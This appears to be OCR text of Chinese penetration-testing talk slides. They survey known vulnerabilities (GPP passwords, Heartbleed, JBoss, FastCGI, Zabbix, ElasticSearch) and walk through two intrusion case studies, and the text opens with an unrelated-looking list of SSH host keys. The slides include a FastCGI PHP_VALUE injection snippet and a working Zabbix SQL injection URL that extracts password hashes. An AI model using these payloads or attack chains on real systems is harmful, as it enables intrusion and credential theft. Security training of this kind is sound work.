10.0.2.6 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA2eOk/aLCZjXc4gRN0Py2iJuZC/DBYUkl7j0w9POgygHqMH0I8vHT6CRYirloHPWr34mHEUgvMBeHhPyM7ej2hmb3ww
10.0.2.8 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEArUTATiKUHQ3kItxJ7ka2gio4J44RIa6BIOb77+xXdcbLgSWVp1Tx5Enf1IxtXfu4H1f1f1Kj8A15MeAny5MXIscd0d
10.0.2.7 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAvDnpAWMeX5pTBDMsSaZJBtytGt5lIuykRDIrfsyvcY7H0hBQlZyLCJruPWsm/1jsFkZiYlp1/cveSkOhje53mKuByR
10.0.2.9 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAzQJaj0uGInW/NcPTVB8X7ukJNuZ77AsWoEGYkG1+hV8GQVE6Dcz7ekFiBgq88ymh2J8Ke6MqVKLYuQLAXJKHcoPfME
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA4lPlk7XZJs5joC8pp5sYArcFFr2d1oJSPAMAZbTTct1lLyasW7I8Xp3zuA2iZPvqwH9fgpDNk9eUTZkaXta9
gitlab ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAvDnpAWMeX5pTBDMsSaZJBtytGt5lIuykRDIrfsyvcY7H0hBQlZyLCJruPWsm/1jsFkZiYlp1/cveSkOhj
[10.0.2.9]:10022 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAzQJaj0uGInW/NcPTVB8X7ukJNuZ77AsWoEGYkG1+hV8GQVE6Dcz7ekFiBgq88ymh2J8Ke6MqVKLYuQLAXJ
22.11.52.208 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAnYXiN2CLCNhhalq9J3tvEiEoKcE/np+lds4u5KxUn4yRvRFQxWdF/LoIVZKWyUsYIGo
10.0.2.11 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA3W19rtYs78iZdj5FF6rQIN9cpOAC+GbwAVB+M0nhjRxn6nsWcneOUio7oeTmP0BTyMLiTdtLUkrDb1EfQZVxYLQsvt
10.0.2.17 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA5/7cVcvWI8rUs0QJhdwNWWtJLisEWkSRoBfP1fh3a2Szd/OiqfxjOyhusHsQQX7wZSeirOjMFKfmChp0OwDyv4tWfI
10.0.2.18 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEArOy5J7TiuHwzUUrY+wfYF5EanmKkRr7u6wpa1KdoBfRfIMo3hFoIodxbjcGcEi9HMJBFeeQ21hNjCK1kciPsT2p+m
GITC GITC GITC GITC

Cisco ASA Software远程认绕过漏 CVE-2014-3393

Cisco ASA Software存在越权漏洞 可修改框架内VPN入口内容漏洞
存在于Configuration选项卡的Customization页面的preview功能



gpp的安全

Windows 2008的服务器引入了被称为一个新的功能组策略首选项，这个功能允许域管理员在域控制端远程向域内主机添加本地账户以方便管理，名为GPP。

ad域SYSVOL文件夹里面则是组策略分发时的一些东西，任何用户也是可以直接访问的，在

Groups.xml
Services\Services.xml
ScheduledTasks\ScheduledTasks.xml
Printers\Printers.xml
Drives\Drives.xml
DataSources\DataSources.xml

这些文件里面有可能会有本地的账号密码。当然这些文件也不是一定有的，第一个发现这个漏洞的老外是groups.xml里面找到了本地的账号密码，但groups.xml这个文件只有域管理员通过分发域组策略对计算机添加本地账户或者更改本地账户的密码时才会出现。

利用过程

dc向域内主机批量添加本地账户,而域内主机要执行这个策略需要下载Groups.xml到本地来执行。所以SYSVOL这个文件夹域内主机都可以访问(不需要高权限),而SYSVOL文件夹中的Groups.xml存有添加的本地账户跟密码hash,密码hash可逆,通过逆的密码来批量登录域内主机抓取hash,域缓存来找域管的账户密码。

“Openssl” 心脏出血

TLS(TCP)和DTLS(UDP)都没有做边界的检测，导致攻击者可以利用这个漏洞来获得TLS链接对端内存中数据这个漏洞使攻击者能够从内存中读取多达64KB的数据。

jboss 安全问题

JMX控制台安全验证绕过漏洞CVE-2010-0738，通过HEAD方法绕过验证部署webshell，


fastcgi 远程利用

fastcgi目前通常叫做FPM。他默认监听的端口是9000端口,如设置公网访问，当监听IP不是127.0.0.1，允许其他机器访问时，可getsgell。

FPM支持修改php变量,利用PHP_ADMIN_VALUE和PHP_VALUE去动态修改php的设置。

```
env["REQUEST_METHOD"] = "POST"
env["PHP_VALUE"] = "auto_prepend_file = php://input"
env["PHP_ADMIN_VALUE"] = "allow_url_include = On\ndisable_functions = \nsafe_mode = Off"
```

5.3.9开始php官默认security.limit_extensions=.php,因此必须找到一个目标机器已经存在的php。



cacti getshell


cacti某流行插件导致不登陆后台获取webshell

cacti提权

Zabbix SQL Injection/RCE - CVE-2013-5743

httpmon.php脚本applications参数存在sql注入


```
/zabbix/httpmon.php?applications=
2%20and%20(select%201%20from%20(s
elect%20count(*),concat((select(s
elect%20concat(cast(concat(alias,
0x7e,passwd,0x7e)%20as%20char),0x
7e))%20from%20zabbix_server.users
%20LIMIT%200,1),floor(rand(0)*2))
x%20from%20information_schema.tab
les%20group%20by%20x)a)
```



ElasticSearch 代码执行

CVE-2014-3120 ElasticSearch用的脚本引擎是MVEL,没做任何防护，导致代码执行

CVE-2015-1427 ElasticSearch脚本引擎换成Groovy加入了沙盒进行控制，绕过了沙盒,导致代码执行。



无线-Wifi万能钥匙


使用wifi万能进行连接

获取wifi连接密码

02

渗透如何做？Case分享

揭秘%100成功率是怎么样来的？


入侵渗透流程
踩点
准备
传输
攻击
安装
行动
标识和选择目标以及全方位的信息收集
针对收集到的目标选择相应的攻击工具,例如PDF、JAVA、OFFICE漏洞等
利用各种手段把准备阶段的工具传递到目标
渗透测试应用系统、操作系统、网络等
对渗透下来的系统安装后门或代理
窃取敏感信息

子域名泄漏内网拓扑


192.168.2.21	code	
192.168.1.19	tc.	
122.1 中国北京	dcg.	Netgear DG834G WAP or Western Digital WD TV media player
192.168.1.17	mvn	

人员安全意识

Github源代码泄漏账户密码


```
118
119     public static boolean sendMail(UserInfo uinfo){
120             java.text.SimpleDateFormat sdf = new java.text.SimpleDateFormat("yyyy年MM月dd日");
121             String mailHost = "mail.tsinghua.edu.cn";       //发送邮件服务器地址
122             String mailUser = "[redacted]";                 //发送邮件服务器的用户帐号
123             String mailPassword = "[redacted]1";        //发送邮件服务器的用户密码
124             String[] toAddress = new String[1];
125             toAddress[0]=uinfo.getEmail();
126             //使用纯文本格式发送邮件
127             MailSender sendmail = MailSender.getTextMailSender(mailHost, mailUser,mailPassword);
128             try {
129                     sendmail.setSubject("来自"赵教师"的取回密码邮件");
130                     sendmail.setSendDate(new Date());
131
132                     //生成邮件内容
133                     String content = "尊敬的" + uinfo.getPassword() + "用户: \n\n"
134                             + "    您的用户密码是: " + uinfo.getPassword() + "\n\n"
135                             + "                                        赵教师\n"
```

利用获取的账户密码登录邮箱




大数据碰撞


27574@qq.com
查询
已找到32个结果：
全部
存储(10)
招聘(5)
IDC(0)
社交(3)
生活(8)
金融(0)
门户(4)
其他(2)
百度 | www.baidu.com
门户+云盘，全球最大的中文搜索引擎。
有道云笔记 | www.youdao.com
云笔记，可随存储用户的资料。
七牛云存储 | www.qiniu.com
七牛云存储为企业提供图片云存储、音频云存储、视频云存储等非结构化静态文件的高速稳定安全云存储平台
服务集群
印象笔记 | www.yinxiang.com
云笔记，记事本
华为网盘 | www.dbank.com
DBank网盘,是提供文件存储、传递、共享的网络硬盘,简称网盘
豆丁网 | www.docin.com
豆丁网拥有全球最大中文文档库,关注高价值的实用信息,我们正致力成为全球最具价值的文档分享平台
搜狗浏览器 | account.sogou.com
书签同步



https://app.yinxiang.com/Home.action#st=p&n=6edb720b-d95
印象笔记
全部笔记
笔记本
标签

邮件钓鱼

工欲善其事，必先利其器



工欲善其事，必先利其器



Case分享


目标
信息收集
C段发现废弃博客
host绑定进行访问
后台弱口令爆破成功
获取webshell
拿到网站权限
开sock5代理
存在dns域传送
目标访问不了 存在网段隔离
某台机器elasticsearch代码执行
拿到elasticsearch机器权限
信息收集
etc目录看到zabbix的anget
zabbix web存在注入
获取zabbix登录权限
登录zabbix后台
找到目标机
利用zabbix来下发执行命令
获取到核心数据
打完收工

Case分享

Case分享



目标
信息收集
相关联网站任意文件下载
获取网站权限
通过信息收集 其他某台也解析此服务器
linux 内核提权到root
ssh蹦门 记录ssh密码
拿到明文root密码
某运营网站
存在sql注入
得知内网数据库IP
通过任意文件下载机器跳板登录内网数据库机器
内网多台主机ssh密码通用
last查看登录IP
发现某外网机器
89端口存在项目管理系统
项目管理系统默认口令
默认账户密码
查看配置文件 发现邮箱账户密码
登录邮箱系统
大量敏感信息泄露
VPN
SVN
工单
利用mail导出员工通讯录
进行弱口令爆破
发现某几个邮箱存在弱口令
登录发现公司邮箱初始密码
第二次弱口令爆破
某邮箱可登录
泄露数据库账户密码 发现数据库密码通用
进入办公内网
连接项目管理系统数据库
通过mysql提权
开s5代理
jenkins未授权命令执行
出机器个人机器
secureCRT 拖回本地
登录到目标核心服务器

企业安全现状

03


入口漏洞类型统计分析

渗透入口常规漏洞还是占主要部分，但社工往往可以起关键性作用。




常规漏洞类入口统计分析

1、仍然存在众多常规漏洞
2、弱口令依然是top1，其次是sql注入



弱口令类入口统计分析

OA 邮件 VPN为弱口令或默认口令直接获取系统权限



社工类入口统计分析

1、社工的主要作用是获取信息
2、安全意识较弱，直接社工可攻破邮件系统
3、在极端情况下可以使用木马直接获取权限。

买安全产品还是被黑？

04

